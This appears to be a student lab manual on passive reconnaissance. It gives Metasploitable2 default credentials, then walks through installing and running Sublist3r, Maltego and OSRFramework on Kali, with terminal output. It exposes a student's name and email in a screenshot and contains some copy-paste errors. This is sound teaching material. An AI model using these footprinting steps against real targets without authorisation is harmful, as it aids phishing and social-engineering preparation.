







Kali Linux Installation: After successfully installation of Windows XP. We need to now install Kali license by following the same process.





Metasploit: After successfully installation of Kali Linux. We need to now install Kali license by following the same process.

The screenshot shows a VMware Workstation Player window titled "Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)". The window displays a terminal session with the following text:

```
Starting up ...
Loading, please wait...
[ 10.081337] sd 2:0:0:0: [sda] Assuming drive cache: write through
[ 10.081672] sd 2:0:0:0: [sda] Assuming drive cache: write through
kinit: name_to_dev_t(/dev/mapper/metasploitable-swap_1) = dm-1(254,1)
kinit: trying to resume from /dev/mapper/metasploitable-swap_1
kinit: No resume image, doing normal boot...
* Setting preliminary keymap... [ OK ]
* Setting the system clock [ OK ]
* Starting basic networking... [ OK ]
* Starting kernel event manager... [ OK ]
* Loading hardware drivers...
[ 11.668206] piix4_smbus 0000:00:07.3: Host SMBus controller not enabled!
```

Enter the login id as msfadmin and password msfadmin.

The screenshot shows a VMware Workstation Player window titled "Metasploitable2-Linux - VMware Workstation 16 Player (Non-commercial use only)". The window displays a terminal session with the following text:

```
Login incorrect
metasploitable login: msfadmin
Password:

Login incorrect
metasploitable login: msfadmin
Password:
Login timed out after 60 seconds.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
```

Practical No.: 02

Aim: Use of open-source intelligence and passive reconnaissance

1. Installing Sublister:

What is Sublister?

Sublister is a tool designed in python and uses OSINT in order to enumerate subdomains of websites. It helps pen-testers in collecting and gathering subdomains for a domain which is their target. In order to fetch accurate results, Sublister uses many search engines like Google, Yahoo, etc., and even tools like Netcraft, Virustotal, etc.

Steps to install Sublister:

- Clone the GitHub repository via “git clone https://github.com/aboul3la/Sublist3r.git”.

```
(kali㉿kali)-[~/home/kali]
└─$ cd /opt

(kali㉿kali)-[~/opt]
└─$ sudo git clone https://github.com/aboul3la/Sublist3r.git
[sudo] password for kali:
Cloning into 'Sublist3r' ...
remote: Enumerating objects: 383, done.
remote: Total 383 (delta 0), reused 0 (delta 0), pack-reused 383
Receiving objects: 100% (383/383), 1.12 MiB | 1.14 MiB/s, done.
Resolving deltas: 100% (213/213), done.

(kali㉿kali)-[~/opt]
└─$ █
```

- Once the process is done move to the Sublist3r directory. Once that is done we have to check for the various dependencies like dnspython and argparse python modules. These dependencies are available in the requirements.txt file which can be installed using : “pip install -r requirements.txt”.

```
(kali㉿kali)-[~/opt]
└─$ cd Sublist3r

(kali㉿kali)-[~/opt/Sublist3r]
└─$ pip install -r requirements.txt
Defaulting to user installation because normal site-packages is not writeable
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (from -r requirements.txt (line 2)) (2.2.1)
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (from -r requirements.txt (line 3)) (2.27.1)
Installing collected packages: argparse
Successfully installed argparse-1.4.0

(kali㉿kali)-[~/opt/Sublist3r]
└─$ █
```

- You can also manually install those dependencies: Request module: “sudo pip install requests”.

Dnspython module: “sudo pip install dnspython”. Argparse module: “sudo pip install argparse”.

```

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ sudo pip install requests
Requirement already satisfied: requests in /usr/lib/python3/dist-packages (2.27.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ sudo pip install dnspython
Requirement already satisfied: dnspython in /usr/lib/python3/dist-packages (2.2.1)
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ sudo pip install argparse
Collecting argparse
  Downloading argparse-1.4.0-py2.py3-none-any.whl (23 kB)
Installing collected packages: argparse
Successfully installed argparse-1.4.0
WARNING: Running pip as the 'root' user can result in broken permissions and conflicting behaviour with the system package manager. It is recommended to use a virtual environment instead: https://pip.pypa.io/warnings/venv

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ 

```

- d. To run the tool, use the following command in the terminal “./sublist3r.py”.

```

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ ./sublist3r.py

██████████
# Coded By Ahmed Aboul-Ela - @aboul3la

Usage: python /opt/Sublist3r/sublist3r.py [Options] use -h for help
Error: the following arguments are required: -d/-domain

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ 

```

- e. Now that the tool is working in the current directory and every time that it needs to be run, we have to access it via the same directory. So now we will make a symbolic link so that we can access it from any directory we are in. Use the command: “sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r”.

```

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ sudo ln -sfv /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r
'/usr/bin/sublist3r' → '/opt/Sublist3r/sublist3r.py'

└─(kali㉿kali)-[/opt/Sublist3r]
└─$ 

```

- f. The usage of Sublister:

```
(kali㉿kali)-[~/opt/Sublist3r]
└─$ sublist3r -h
usage: sublist3r [-h] -d DOMAIN [-b [BRUTEFORCE]] [-p PORTS] [-v [VERBOSE]] [-t THREADS]
                  [-e ENGINES] [-o OUTPUT] [-n]

OPTIONS:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain name to enumerate it's subdomains
  -b [BRUTEFORCE], --bruteforce [BRUTEFORCE]
                        Enable the subbrute bruteforce module
  -p PORTS, --ports PORTS
                        Scan the found subdomains against specified tcp ports
  -v [VERBOSE], --verbose [VERBOSE]
                        Enable Verbosity and display results in realtime
  -t THREADS, --threads THREADS
                        Number of threads to use for subbrute bruteforce
  -e ENGINES, --engines ENGINES
                        Specify a comma-separated list of search engines
  -o OUTPUT, --output OUTPUT
                        Save the results to text file
  -n, --no-color        Output without color

Example: python /usr/bin/sublist3r -d google.com

(kali㉿kali)-[~/opt/Sublist3r]
└─$
```

For example:

To list the subdomains of a domain, we can enter the following command on Linux.

“sublist3r -v -d ‘Website-url’ -t 5 -e bing -o ~/Desktop/sublist3r.txt”.

```
(kali㉿kali)-[~/opt/Sublist3r]
└─$ sublist3r -v -d kali.org -t 5 -e bing -o ~/Desktop/subresult.txt

Sublist3r
# Coded By Ahmed Aboul-Ela - @aboul3la

[-] Enumerating subdomains now for kali.org
[-] verbosity is enabled, will show the subdomains results in realtime
[-] Searching now in Bing..
Bing: pkg.kali.org
Bing: autopkgtest.kali.org
Bing: cimage.kali.org
Bing: old.kali.org
Bing: archive-4.kali.org
[-] Saving results to file: ~/Desktop/subresult.txt
Traceback (most recent call last):
  File "/usr/bin/sublist3r", line 1006, in <module>
    interactive()
  File "/usr/bin/sublist3r", line 1003, in interactive
    res = main(domain, threads, savefile, ports, silent=False, verbose=verbose, enable_bruteforce=enable_bruteforce, engines=engines)
  File "/usr/bin/sublist3r", line 971, in main
    write_file(savefile, subdomains)
  File "/usr/bin/sublist3r", line 112, in write_file
    with open(str(filename), 'wt') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/Desktop/subresult.txt'

(kali㉿kali)-[~/opt/Sublist3r]
└─$
```

2. Installing Maltego:

What is Maltego?

- Maltego is a comprehensive tool for graphical link analyses that offers realtime data mining and information gathering, as well as the representation of this information on a node-based graph, making patterns and multiple order connections between said information easily identifiable.
- With Maltego, you can easily mine data from dispersed sources, automatically merge matching information in one graph, and visually map it to explore your data landscape.
- Maltego offers the ability to easily connect data and functionalities from diverse sources using Transforms. Via the Transform Hub, you can connect data from over eighty data partners, a variety of public sources (OSINT) as well as your own data.
- The different editions of the Maltego Desktop Client, data integrations, deployment and infrastructure options, support services and learning and training formats enable you to tailor Maltego to your specific needs in terms of capabilities, data access, and other requirements.



Steps to install Maltego:

- a. In order to access Maltego, you will need to create an account by visiting <https://www.maltego.com/ce-registration/>. Once you have successfully registered, open Maltego on your Linux system, if it has not been installed, run the following command “sudo apt install maltego”.



(kali㉿kali)-[~]\$ maltego
Command 'maltego' not found, but can be installed with:
sudo apt install maltego
Do you want to install it? (N/y)y
sudo apt install maltego
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Suggested packages:
 maltego-teeth
The following NEW packages will be installed:
 maltego
0 upgraded, 1 newly installed, 0 to remove and 748 not upgraded.
Need to get 136 MB of archives.
After this operation, 228 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/non-free amd64 maltego all 4.3.0-0kali1 [136 MB]
Fetched 136 MB in 33s (4,141 kB/s)
Selecting previously unselected package maltego.
(Reading database ... 338510 files and directories currently installed.)
Preparing to unpack .../maltego_4.3.0-0kali1_all.deb ...
Unpacking maltego (4.3.0-0kali1) ...
Setting up maltego (4.3.0-0kali1) ...
Processing triggers for kali-menu (2022.3.1) ...
(kali㉿kali)-[~]\$

- b. Once that is done, run Maltego via the application launcher on Linux. On your initial run of Maltego, you will be required to agree to some agreements. One of them involves signing into your verified maltego account.



Configure Maltego

Usage: 75%

STEPS

1. License Agreement
2. Login
- 3. Login Result**
4. Install Transforms
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready

LOGIN RESULT: Please log in to use the free online version of Maltego.

Hello Rudra, welcome to Maltego Community Edition!

Personal details

First name	Rudra
Surname	Rao
Email address	rudrara22@gmail.com

Your API key is valid until September 23, 2024 at 12:00:00 AM EDT

< Back Next > Finish Cancel

Configure Maltego

STEPS

1. License Agreement
2. Login
3. Login Result
- 4. Install Transforms**
5. Help Improve Maltego
6. Web Browser Options
7. Privacy Mode Options
8. Ready


INSTALL TRANSFORMS: A summary of the progress to install items from the chosen transform server is shown below.

Complete


The following were added/updated:


13 Application Servers
182 Transforms
100 Entities
34 Transform Sets
31 Icons
8 Machines

< Back Next > Finish Cancel




- c. Once you have successfully signed in, you will have to create a new “Machine”. You will have to select the “Footprint L1” machine followed by the name of the website that you want to data mine.





- d. This is what the final output will look like after the website has been data mined by Maltego. It will provide a comprehensive tree structure that will explain the structure as well as the data that is used by the website.



3. Installing OSRFramework:

What is OSRFramework?

- OSINT is the most common method or technique for collecting information about the target domain or employee of the organization from open-source or publicly available data.
- Mostly malicious hackers use this technique in the attacks of Social Engineering, Phishing, etc.
- But on the good side, we can use this OSINT technique or understanding the scope and getting familiar with our target domain.
- OSRFramework or the Open-Source Research Framework is an automated tool designed in the Python language, which is open-source and free to use.
- OSRFramework is the collection of various sub tools that can help the tester get information about the target domain or victim person.

Steps to install and use OSRFramework:

- a. The first step will be to install the python pip. We can use the following command: “sudo apt install python3-pip”.

```
(kali㉿kali)-[~]
└─$ sudo apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
python3-pip is already the newest version (22.2+dfsg-1).
python3-pip set to manually installed.
0 upgraded, 0 newly installed, 0 to remove and 748 not upgraded.
```

- b. Next we will install the OSRFramework using pip. The command is: “sudo pip3 install osrframework”.

```
(kali㉿kali)-[~]
└─$ sudo pip3 install osrframework
Collecting osrframework
  Downloading osrframework-0.20.5.tar.gz (203 kB)
    ━━━━━━━━━━━━━━━━ 203.1/203.1 kB 1.0 MB/s eta 0:00:00
  Preparing metadata (setup.py) ... done
Collecting bs4
  Downloading bs4-0.0.1.tar.gz (1.1 kB)
  Preparing metadata (setup.py) ... done
Collecting cfscrape
  Downloading cfscrape-2.1.1-py3-none-any.whl (12 kB)
Requirement already satisfied: colorama in /usr/lib/python3/dist-packages (from osrframework) (0.4.5)
Collecting configparser
  Downloading configparser-5.3.0-py3-none-any.whl (19 kB)
Requirement already satisfied: decorator in /usr/lib/python3/dist-packages (from osrframework) (4.4.2)
)
Collecting ducky
  Downloading ducky-3.2.0-py3-none-any.whl (5.0 kB)
